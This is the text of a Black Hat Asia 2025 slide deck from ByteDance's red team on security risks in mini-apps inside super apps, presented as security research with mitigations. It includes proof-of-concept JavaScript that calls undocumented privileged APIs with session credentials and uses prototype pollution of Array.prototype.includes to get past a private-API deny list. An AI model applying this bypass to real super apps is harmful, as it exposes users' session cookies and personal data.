black hat ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Mini-App But Great Impact: New Ways to Compromise Mobile Apps

IES Red Team of ByteDance

About us

- Security researchers and developers at IES Red Team of ByteDance
- Privacy and data protection researches involving Apps and Systems
- Security bug hunters including Mobile, Web and Cloud
- Speakers at Black Hat USA/Europe/Aisa, Black Hat USA Arsenal

Outline

1. Introduction of Mini-Apps
2. Risk Assessment
3. Further Exploit
4. Security Recommendations
5. Concolusion

1. Introduction of Mini-Apps


Mini-Apps and Super Apps

Mini-app

- hybrid solution
- Web technologies
- Integrates with the capabilities of native apps.

Super app

- Native app
- Host and Support for Mini-apps
- Provide resources



Comparison Study

Feature	Mini-app	Web App (Chrome)	Native App (Android)
Deployed	pacgake	Web resources	apk
Engine	WebView/Native V8/JavaScriptCore	Blink/Gecko/WebKit V8/JavaScriptCore	ART/Dalvik
Dependencies	Super app	Browser	Android OS

API & Security Mechanism

File API:
- x.saveFIle
- x.openFIle
- x.downloadFile
- x...

Location API:
- x.getLocation
- x.queryGPS
- x.updateLocation
- ...

Network API:
- x.request
- x.fetch
- x.upload
- x...

Media API:
- x.openCamera
- x.openMicrophone
- x.accessAlbum
- x..

Security

Permission Check
- Vertical
- Horizontal

Sandbox
- Data Storage
- Code Execution
- Runtime Environment

2. Risk Assessment

Comparsion and Risk Assessment

	Web App	Native App	Mini-App
Access Control	✓	✓	✓
Sandbox Storage	-	✓	?
Same-origin policy	✓	-	?
Process isolation	✓	✓	?

Risk Assessment


API for File Access

FileManager API	Operation
readFileSync	read
writeFileSync	write
unzip	write

Risk for File Access

Risk	Vunl Super-Apps
Relative path in parameter	2/9
Symbolic link in parameter	3/9
Filename with relative path in zip file	5/9

File Manager Risk Detail



Risk Assessment


API for Network

Network API	Operation
request	Http Request
upload	Http Request
connectSocket	WebSocket connect
sendSocketMessage	WebSocket send
onSocketMessage	WebSocket response

Risk for Network

Risk	Vuln Super-Apps
request with credentials to 1st-party	1/9
request with credentials to 3rd-party	8/9
full access to response data	9/9

Network Risk Detail




3. Further Exploit

Hidden API

1.JSCore analysis: static analysis and dynamic debugging of JSCore code can find hidden APIs at key nodes of public API processing.

2.Super-App analysis: reverse analysis of the host application's processing code for the mini program API can also find hidden APIs.



Invoke Sample

Mini-App API

```
Page({
  data:{
    weather: null,
    isRequesting: false
  },
  onLoad:function(){
    this.getWeatherData();
  },

  // invoke documented API
  getWeatherData:function(){
    x.request({
      url: "uri_for_weather_data",
      method: "GET",
      success: (res)=>{
        //...
      },
    });
  },
```

Malicious Mini-App

```
// invoke Hiden API
// undocumented, used by 1st-party Mini-App
getUserData1:function(){
  x.HidenRequest({
    url: "uri_for_user_data",
    method: "GET",
    success: (res)=>{
      //...
    },
  });
},

getUserData2:function(){
  // invoke hiden API from global privileged variables
  // (undocumented, interact with native)
  globalThis.testval.callNative({
    method: "nativeRequest",
    parms: {
      url: "xxx",
      withCredentials: true
    },
    //...
  });
},
```

Hidden API Exploit

Mini-App

3-rd Party

```
getWeatherData:function(){
  x.request({
    url: "uri_for_weather_data",
    method: "GET",
    success: (res)=>{},
  });
},
```

1-st Party

```
getUserData1:function(){
  x.HidenRequest({
    url: "uri_for_user_data",
    method: "GET",
    success: (res)=>{},
  });
},
```

Malicious

```
globalThis.testval.callNative({
  method: "nativeRequest",
  parms: {
    url: "xxx",
    method: "GET",
    withCredentials: true
  },
  //...
})
```

Framework


```
function request(args){
   invokeMethod("request", args, False);
 }

function HidenRequest(args){
   invokeMethod("NativeRequest", args, True);
 }


invokeMethod {

 callNative({
    method: "nativeRequest",
    parms: {
      url: "xxx",
      method: "GET",
      withCredentials: isInnerApp
    },
```

Super App

```
@JavascriptInterface
public void sendRequest(String a, String b){
  //...
  if (withCredentials) {
    connection.setRequestProperty("Cookie", getSessionCookies());
  }
  //...
  String response = readResponse(connection);
  if (response != null) {
      String data = response.content;
      sendResponseToJs(callId, data);
  }
  //...
}
```

Prototype Pollution

1. Whitelist bypass
2. Private API parameter hijacking
3. User credentials leakage



Prototype Pollution Demo

```
> Array.prototype.src_includes = Array.prototype.includes;
  Array.prototype.includes = function(search, Index) {
        if(search=== "aaa"){
              return false;
        }
        return Array.prototype.src_includes.call(this, search, Index);
  };
<· f (search, Index) {
        if(search=== "aaa"){
              return false;
        }
        return Array.prototype.src_includes.call(this, search, Index);
  }
> let whiteList = ["aaa", "bbb", "ccc"]
<· undefined
> whiteList.includes("bbb")
<· true
> whiteList.includes("aaa")
<· false
```

Prototype Pollution in Mobile Security

Mini-App

```
Page({
  data:{
    userName: null,
    isRequesting: false
  },
  onLoad:function(){
    this.getUserData();
  },
  getUserData:function(){
    Array.prototype.src_includes = Array.prototype.includes;
    Array.prototype.includes = function(search, Index) {
        if(search=== "nativeRequest"){
            return false;
        }
        return Array.prototype.src_includes.call(this, search, Index);
    };
    globalThis.testval.callNative({
      method: "nativeRequest",
      parms: {
        url: "xxx",
        withCredentials: true
      },
      success: (res)=>{
        const userName = res.data.userName;
        this.setData({
            userName: userName,
        });
      },
      fail: (err)=>{
        console.log("get fail", err);
        this.setData({isRequesting: false});
      }
    });
  },
});
```

Prototype Pollution

call success

Framework

```
globalThis.testval={
  callNative: function(method, parms){
    // ...
    if(private_api_list.includes(method)){
      throw "API deny";
    }
    var r = d(method, parms);
    return ol(r) ? r.then(function(t){
      return open(e,t);
    }) : op(e,r);
  },
  invHandler: function(e, t){
    var r = Number(e);
    n = o.get(r);
    if (n) {
      e(r,t);
      n(uc(t));
    }
  }
}
```

permission check bypass

Super App

```
@JavascriptInterface
public void sendRequest(String a, String b){
  //...
  if (withCredentials) {
    connection.setRequestProperty("Cookie", getSessionCookies());
  }
  //...
  String response = readResponse(connection);
  if (response != null) {
      String data = response.content;
      sendResponseToJs(callId, data);
  }
  //...
}
```

4. Security Recommendations

Security Suggestion

Vulnerability	Mitigation
FileManager API	Sandbox for file accessing
NetWork API	Strict restrictions for domain
Hidden API	Permission control for Privileged API
Prototype Pollution	Runtime Protection such as object freeze
Others	?

Security Suggestion

- ## Sandbox Isolation

  Create an independent operating environment for each Mini-Apps to ensure that they do not interfere with each other

- ## Permission Control

  Strictly control the access authorization for Mini-Apps, including access rights to the file system, network, storage, and devices

- ## Runtime Security

  Control the OS runtime environment of Mini-Apps, including system resources such as memory, CPU, and GPU, to prevent malicious code from causing excessive consumption or damage of system resources

5. Conclusion

Conclusion

1. Comparison between Mini-Apps, Web Apps, and Native Apps
2. Risk Assessment: Vulnerabilities in File System and Network Management
3. In-Depth Analysis: Hidden APIs and Exposed Global Variables
4. Prototype Pollution: Transitioning from Web Security to Mobile Security
5. Security suggestions for Mini-Apps and Super-Apps

Thanks for Listening